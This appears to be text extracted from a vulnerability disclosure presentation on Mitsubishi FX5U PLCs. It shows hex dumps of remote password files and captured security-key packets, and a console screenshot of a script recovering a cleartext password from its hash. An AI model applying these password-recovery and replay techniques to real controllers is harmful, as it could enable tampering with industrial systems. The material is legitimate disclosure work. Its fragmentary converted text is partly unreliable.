
```

- 1002 – Remote STOP
- 1741 – PLC is locked  
Unlock it first
- 1650 – Remote  
Password Unlock
- Remote  
Password Hash



# WEAK REMOTE PASSWORD HASH

## CVE-2022-25156 (5.9)



RemotePassFile

```

File Edit Options Encoding Help
00000000: 00 01 58 00 04 00 02 01|08 00 03 00 00 00 10 02 | |..X... ..
00000010: 44 00 04 00 00 00 00 00|00 00 00 00 00 00 00 00 | D.....
00000020: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....
00000030: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....
00000040: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....
00000050: 00 00 00 00 FF FF FF FF|3B 00 00 00 CC 89 51 B1 | ...яяя;...M%Q±
00000060: F3 94 02 35 8B A6 D0 76|AC 02 E2 C6 EE B8 5E 90 | y" 5<|Pu- вЖоё^h
00000070: 1F E9 39 67 30 77 2D D6|63 72 FD 55 00 00 00 00 | .й9g0w-ЦсрэU...
00000080: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....
00000090: 00 00 00 00 00 00 00 00|00 00 00 00 01 00 09 00 | .....
000000A0: 00 00 00 00 FF 00 00 00|00 00 00 00 00 00 00 00 | ...я.....
000000B0: 00 00 2E 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....
000000C0: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00 | .....
000000D0: FF FF 00 00 00 00 D0 2F|9B BC AB 3C | яя....P/>j«<
  
```


```

C:\Windows\System32\cmd.exe
d:\test>FX5U_pwd.py [redacted]
[redacted] 'p0R!_tMe5iQ$F'
d:\test>_
  
```

- Remote Password Hash
- Remote Password

# CLEARTEXT STORAGE

## CVE-2022-25164 (5.9)



```

04 00 00 00 CC 89 51 B1 FF FF FF FF 01 00 00 00
02 00 00 00 01 00 FF FF FF FF 02 00 00 00 02 00
00 00 00 00 FF FF FF FF 03 00 00 00 02 00 00 00
00 00 FF FF FF FF 04 00 00 00 02 00 00 00 00 00
50 00 00 00 B4 36 00 00 01 00 00 00 01 00 00 00
04 00 00 00 F3 94 02 35 FF FF FF FF 01 00 00 00
02 00 00 00 01 00 FF FF FF FF 02 00 00 00 02 00
00 00 00 00 FF FF FF FF 03 00 00 00 02 00 00 00
00 00 FF FF FF FF 04 00 00 00 02 00 00 00 00 00
50 00 00 00 B5 36 00 00 01 00 00 00 01 00 00 00
04 00 00 00 8B A6 D0 76 FF FF FF FF 01 00 00 00
02 00 00 00 01 00 FF FF FF FF 02 00 00 00 02 00
00 00 00 00 FF FF FF FF 03 00 00 00 02 00 00 00
00 00 FF FF FF FF 04 00 00 00 02 00 00 00 00 00
50 00 00 00 B6 36 00 00 01 00 00 00 01 00 00 00
04 00 00 00 AC 02 E2 C6 FF FF FF FF 01 00 00 00
02 00 00 00 01 00 FF FF FF FF 02 00 00 00 02 00
00 00 00 00 FF FF FF FF 03 00 00 00 02 00 00 00
00 00 FF FF FF FF 04 00 00 00 02 00 00 00 00 00
50 00 00 00 B7 36 00 00 01 00 00 00 01 00 00 00
04 00 00 00 EE B8 5E 90 FF FF FF FF 01 00 00 00
02 00 00 00 01 00 FF FF FF FF 02 00 00 00 02 00
00 00 00 00 FF FF FF FF 03 00 00 00 02 00 00 00
00 00 FF FF FF FF 04 00 00 00 02 00 00 00 00 00
50 00 00 00 B8 36 00 00 01 00 00 00 01 00 00 00
04 00 00 00 1F E9 39 67 FF FF FF FF 01 00 00 00
02 00 00 00 01 00 FF FF FF FF 02 00 00 00 02 00
00 00 00 00 FF FF FF FF 03 00 00 00 02 00 00 00
00 00 FF FF FF FF 04 00 00 00 02 00 00 00 00 00
50 00 00 00 B9 36 00 00 01 00 00 00 01 00 00 00
04 00 00 00 30 77 2D D6 FF FF FF FF 01 00 00 00
02 00 00 00 01 00 FF FF FF FF 02 00 00 00 02 00
00 00 00 00 FF FF FF FF 03 00 00 00 02 00 00 00
00 00 FF FF FF FF 04 00 00 00 02 00 00 00 00 00
50 00 00 00 BA 36 00 00 01 00 00 00 01 00 00 00
04 00 00 00 63 72 FD 55 FF FF FF FF 01 00 00 00
  
```

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.....hIQ±####
.....####
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P...i6.....
.....yФ.5####
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.....л¶-v####
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.....сгэU####
  
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
Remote Password Hash
  Remote Password

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
00 00 70 00 30 00 52 00|21 00 5F 00 74 00 4D 00
65 00 35 00 69 00 51 00|24 00 46 00 FF FF FF FF
01 00 00 00 02 00 00 00|01 00 FF FF FF FF 02 00
|..p.0.R.?. .t.M.
|e.5.i.Q.$.F.####
|.....####..
  
```

# SECURITY KEY


## Access to programs



## Execution of programs in CPU



# SECURITY KEY INTERNALS



# SECURITY KEY CAPTURE-REPLAY

## CVE-2022-25159 (5.9)

```

0000006E 57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe W.....
0000007E 03 00 00 52 01 1c 0a 16 14 00 00 00 00 00 00 ...R....
0000008E 00 00 00 00 00 00 00 00 00 00 00 00 11 45 01 .....E.
0000009E 00 00 00 02 00 00 00 01 00 01 00 4b 00 65 00 79 .....K.e.y
000000AE 00 5f 00 42 00 00 00 00 00 00 00 00 00 00 00 .._B....

0000019E 00 00 00 00 00 00 00 00 00 00 00 21 08 17 13 48 .....!...H
000001AE 19 02 20 07 33 18 00 50 b8 43 d2 49 c8 67 07 a5 .. .3..P .C.I.g..
000001BE a5 9f e5 95 85 c3 ea ec e5 f2 96 df e4 a5 f5 ca .....
000001CE ad c5 fa 6d 33 7e 2e .....m3~.

0000009E d7 00 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff .....
000000AE 03 00 00 20 00 9c 0a 18 14 00 00 00 00 00 00 .....
000000BE 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 .....
000000CE 45 01 00 00 00 .....E....

```

```

